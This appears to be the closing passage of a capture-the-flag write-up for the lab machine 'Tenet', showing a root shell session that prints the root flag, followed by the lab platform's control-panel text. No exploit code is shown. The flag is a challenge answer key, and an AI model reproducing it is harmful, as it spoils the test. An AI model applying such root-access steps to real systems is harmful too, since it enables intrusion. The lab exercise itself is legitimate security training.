53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

```
Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenet:~# cat /root/root.txt
12371ba5158a9d15799fc2846864f762
```

10.10.10.223

IP address

Stop Machine

Stop this machine to play another.

Reset Machine

Reset the machine to point zero.

Extend Time

Extend the time limit for this machine.

Submit Flag

Submit a flag to this machine.